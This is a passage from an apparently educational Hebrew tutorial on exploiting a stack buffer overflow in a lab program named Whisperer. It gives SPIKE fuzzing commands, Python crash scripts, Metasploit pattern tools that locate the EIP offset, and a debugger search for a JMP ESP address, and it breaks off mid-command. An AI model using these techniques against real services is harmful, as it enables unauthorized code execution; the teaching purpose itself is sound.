
אז מה היה לנו שם:

- שם ה-fuzzer: **generic_send_tcp**
- כתובת האי.פי
- פורט
- שם הספייק סקריפט
- מיקום (מספר) המשתנה בקובץ



בואו ונפעיל את **Whisperer** ונראה מה יקרה כאשר נשלח בה את ספייק

```
root@Blackbox:/pentest/fuzzers/spike# ./generic_send_tcp 192.168.1.103 4321 audits/whisperer.spk 0 0
```



יופי, **Whisperer** קרסה! בואו נסתכל על הפלט של ספייק וננסה להבין מה הוא אומר לנו:


- **Fuzzing Variable 0:0** – ספירת המשתנים מתחילה מ-0
- **Fuzzing Variable 0:1** – שוב המשתנה הראשון (והיחיד) שלנו 0 סבב 1
- **VariablesSize= 5004** – גודל המשתנה שנשלח בסבב 1.

אמנם ספייק גלש קצת מעבר אך הקריסה התבצעה כבר **בסבב הראשון**.


* הערה: את תהליך ה-Fuzzing מומלץ לבצע כאשר התוכנית רצה בתוך **Debugger** לא תמיד נקבל שגיאה כמו במקרה הנ"ל אך בתוך ה-**Debugger** נוכל לראות את קריסת התוכנית.

אולי יהיה החבר הכי טוב שלכם בתהליך פיתוח ה-Exploit, זהו כלי המשמש לניפוי ובדיקת שגיאות.

בצילום המסך המצורף אנו רואים את המסך הראשי של אולי ואת חלקיו השונים:



סרגל הכלים:



הפעלת התוכנית - [Step into icon]

הקפאת התוכנית - [Step over icon]

Step into - [Step into icon]

Step over - [Step over icon]

Go to address - [Go to address icon]

L - לוגים

E - חלון המודולים, שם נראה ספריות הקשורות לתוכנית

M - מפת זיכרון

B - נקודות עצירה - Breakpoints



קיצורי דרך:

Breakpoint – ניתן ליצור נקודת עצירה/הפסקה ע"י בחירת כתובת בחלון הקוד ולחיצה על המקש F2 התוכנית תעצור את פעולתה בכתובת זו.

Step into – התקדמות שורה בקוד וכניסה לתוך פונקציה F7

Step over – מתקדם לשורה הבאה בקוד ולא נכנס לתוך פונקציה F8

הפעלת התוכנית – F9


הפעלה מחדש של התוכנית – CTRL + F2

הדגשתי רק את החלקים הרלוונטיים למאמר זה, אך לאולי יש אפשרויות רבות שאת חלקן עוד נכיר תוך כדי פיתוח ה-Exploit.

לפני שנתחיל, עלינו לצרף לתוך אולי את הקובץ שלנו **Whisperer.exe**, ישנן שתי דרכים לבצע זאת:


1. להריץ את הקובץ מחוץ לאולי, ואז לגשת לתפריט **File – Attach** ולבחור ב-**Whisperer**.

יש ללחוץ על **Attach** כדי לצרף את התהליך (Process) לתוך אולי.



Whisperer תהיה במצב "הקפאה" וכדי להריץ אותה יש ללחוץ על המקש F9.

או בסרגל הכלים על הסימן .



2. האפשרות השנייה היא ע"י הפעלת אולי תחילה ולאחר מכן יש לגשת לתפריט **File** אך הפעם נבחר ב-**Open** ונבחר בקובץ **Whisperer.exe**.

שחזור הקריסה באמצעות Python

עכשיו לאחר שצירפנו את **Whisperer** לאולי אנו נתחיל לפתח את ה-**Exploit** בעזרת פייתון.

קודם כל ננסה לשחזר את קריסת **Whisperer**, ולשם כך ניצור קובץ בשם **poc.py** ונעתיק אליו את הקוד הבא:



```
#!/usr/bin/python
import socket

host = "192.168.1.103" # כתובת השרת
port = 4321

buffer="\x41" * 5000 # 5000 פעמים A שמכיל את האות
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host,port))
data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer) # שולחים לשרת את ה buffer שיצרנו
data=s.recv(1024)
print "[+] " + data
s.close()
print "Done!"
```

לאחר הרצת קוד הפייתון **Whisperer** תקרוס בתוך אולי.





בואו נתמקד בחלקים שמעניינים אותנו,

EIP ו-ESP, אתם וודאי זוכרים כשדנו בנושא אסמבלר אמרנו ש-EIP הוא מצביע פקודה, זוהי הכתובת של ההוראה הבאה לביצוע, שימו לב ש-EIP מכיל עכשיו 41414141 שזהו בעצם חלק מה-buffer ששלחנו, ESP מצביע ל-buffer שלנו. (אגב, 41 בהקסדצימלי = A ב-ASCII).


שליטה ב-EIP

המטרה שלנו היא קבלת שליטה מלאה על EIP, אם נקבל שליטה נוכל לומר לו מה הפקודה הבאה שאנו מעוניינים שיפנה אליה.





נסתכל גם על ESP, אנו רואים שהוא מכיל את ה-buffer ששלחנו, בואו ונראה זאת בצורה יותר מפורטת ע"י לחיצה ימנית על האוגר ESP ובחירת האפשרות **Follow in Dump**:



והתוצאה:

Address	Hex dump	ASCII
0022F970	41 41 41 41 41 41 41 41	AAAAAAAA
0022F978	41 41 41 41 41 41 41 41	AAAAAAAA
0022F980	41 41 41 41 41 41 41 41	AAAAAAAA
0022F988	41 41 41 41 41 41 41 41	AAAAAAAA
0022F990	41 41 41 41 41 41 41 41	AAAAAAAA
0022F998	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9A0	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9A8	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9B0	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9B8	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9C0	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9C8	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9D0	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9D8	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9E0	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9E8	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9F0	41 41 41 41 41 41 41 41	AAAAAAAA
0022F9F8	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA00	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA08	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA10	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA18	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA20	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA28	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA30	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA38	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA40	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA48	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA50	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA58	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA60	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA68	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA70	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA78	41 41 41 41 41 41 41 41	AAAAAAAA
0022FA80	41 41 41 41 41 41 41 41	AAAAAAAA


Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

- האם במקום ה-BUFFER של האות A נוכל לכתוב הוראות משלנו?
- איך נוכל להגיע ל-BUFFER?

לפני שנוכל לענות על שאלות אלה נצטרך לדעת באיזו כתובת נכתב EIP לשם כך נשתמש בשני כלים הזמינים לנו ב-Metasploit שנקראים:

- **Pattern_create**: כלי זה יצור לנו מחרוזת ייחודית בגודל שאנו קובעים.
- **Pattern_offset**: כלי זה יאתר באיזו כתובת נמצא חלק מהמחרוזת ששלחנו.

(כלים אלה נמצאים בתיקיית: pentest/exploits/framework3/tools/)



ניצור מחרזות של 5000 בתים עם `pattern_create`, באמצעות הפקודה הבאה אנו כותבים ישירות את המחרזות ל-Exploit שלנו.

```
root@Blackbox:/pentest/exploits/framework3/tools# ./pattern_create.rb 5000 >> /root/poc.py
```

יש לערוך את ה-Exploit ידנית ולהזין את המחרזות במקום ה-`buffer` הקודם

```
#!/usr/bin/python
import socket

host = "192.168.1.103"
port = 4321

buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1...3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk"

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+]" + data
s.close()
print "Done!"
```


לאחר הרצת ה-Exploit המעודכן, **Whisperer** שוב תקרוס לנו אך הפעם אנו יכולים לראות ש-`ESP` מצביע למחרזות שיצרנו בעזרת `pattern_create` ו-`EIP` נכתב עם הערך **6A413969**

Registers (FPU)	
EAX	00000000
ECX	77C418BF msvcrt.77C418BF
EDX	77C61B78 msvcrt.77C61B78
EBX	00004000
ESP	0022F970 ASCII "0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1"
EBP	41386941
ESI	FFFFFFFF
EDI	7C910738 ntdll.7C910738
EIP	6A413969

כדי לאתר את המיקום בו `EIP` נכתב נשתמש בכלי `pattern_offset`

התחביר הבא כולל את הפקודה שמלווה בערך שמכיל `EIP` ואחריו את גודל ה-`buffer` שיצרנו:

```
root@Blackbox:/pentest/exploits/framework3/tools# ./pattern_offset.rb 6A413969 5000
268
```



התוצאה היא **268**, זאת אומרת ש-EIP נכתב אחרי 268 בתים.

כלומר יש לנו **268 בתים** שגורמים לקריסת התוכנה + **4 בתים של EIP** + **שארית ה-buffer**

נערוך שוב את ה-Exploit, וכדי לוודא שהחישוב נכון ו-EIP אכן נכתב אחרי 268 בתים אנו נבנה את ה-buffer בצורה הבאה:

A * 268

B * 4 (אמור לכתוב על EIP)

C * 4728 (שארית ה-buffer - 4 - 268 - 5000)

```
#!/usr/bin/python
import socket

host = "192.168.1.103"
port = 4321

buffer="\x41" * 268
buffer+="\x42" * 4
buffer+="\x43" * 4728

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))

data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+] " + data
s.close()
print "Done!"
```

החישוב נכון ואנו יכולים לראות ש-EIP נכתב ע"י (BBBB) 42424242, ו-ESP מצביע לשארית ה-buffer שמכיל את האות C.

Registers (FPU)		<	<	<
EAX	00000000			
ECX	77C418BF	msvcrt.77C418BF		
EDX	77C61B78	msvcrt.77C61B78		
EBX	00004000			
ESP	0022F970	ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC		
EBP	41414141			
ESI	FFFFFFFF			
EDI	7C910738	ntdll.7C910738		
EIP	42424242			

עכשיו כש-EIP שלנו אנחנו צריכים למצוא דרך להגיע ל-buffer ששוכן ב-ESP.

לפני שנמשיך הלאה נטען מחדש את **Whisperer** לאולי ונפעילה.

לאן ברצונך לקפוץ היום?

בכדי להגיע ל-**buffer** שאותו נחליף בהמשך עם קוד "זדוני" עלינו למצוא הוראת אסמבלר שתפנה אותנו לתוכן של ESP, שימו לב ש-EIP מכיל כתובות זיכרון ולא את הוראות האסמבלר, זאת אומרת שהפקודה הבאה ש-EIP יצביע אליה אמורה להיות הפניה לכתובת של ESP.

יש לנו שתי הוראות אסמבלר שיכולות לעזור לנו במקרה הזה:

CALL ESP 1X JMP ESP


ברגע ש-EIP יכיל את כתובת הזיכרון של אחת מההוראות הללו, תתבצע קפיצה לכתובת של ESP שם שוכן ה-buffer.

את ההוראות הללו אנו יכולים למצוא בשלושה מקומות:


1. בקובץ ההרצה שלנו.
2. בספריות (קבצי dll) הקשורות לתוכנה.
3. ספריות של מערכת ההפעלה.

העדיפות שלנו תהיה למצוא את אחת מההוראות הנ"ל בקובץ ההפעלה של התוכנה או בסיפריות אשר שייכות לה, אך לא תמיד נוכל למצוא אותן בקבצים אלה ויהיה עלינו לפנות לספריות של מערכת ההפעלה (נדון בהמשך) ביתרונות ובחסרונות של כל דרך).


כדי לאתר את ההוראות ישנם מספר כלים שיכולים לעזור לנו אך תחילה נראה כיצד אנו יכולים לבצע זאת באמצעות אולי.



ע"י לחיצה עם המקש הימני של העכבר יפתח תפריט עם לא מעט אפשרויות, אנו נבחר ב: **search for -> command**





בחלון שייפתח אנו נרשום את הוראת האסמבלר שברצוננו למצוא, כגון **jmp esp** או **call esp** ונלחץ על **.find**




במקרה שלנו לא נצליח למצוא את אחת ההוראות הנ"ל בתוך קובץ ההרצה של **Whisperer** לכן נצטרך לפנות לסיפירות שלה או של מערכת ההפעלה.

לשם כך נבדוק באילו ספריות **Whisperer** משתמשת ע"י לחיצה על **E** בסרגל הכלים של אולי. בחלון שייפתח נראה ש-**Whisperer** משתמשת רק בספריות סטנדרטיות של מערכת ההפעלה לצורך הדוגמה נבחר בספריה - **user32.dll** ע"י לחיצה כפולה עליה:






שימו לב שכותרת החלון השתנתה מ-Whisperer.exe ל-USER32:



שוב נבצע חיפוש להוראת האסמבלר JMP ESP אך הפעם בתוך USER32. מצויין, מצאנו הוראה שנמצאת בכתובת: 77D8AF0A!




דרך נוספת לאתר את הוראות האסמבלר היא באמצעות כלי שנקרא msfpesacn המהווה חלק מ-Metasploit:

```
root@Blackbox:~# msfpesacn -j esp user32.dll
[user32.dll]
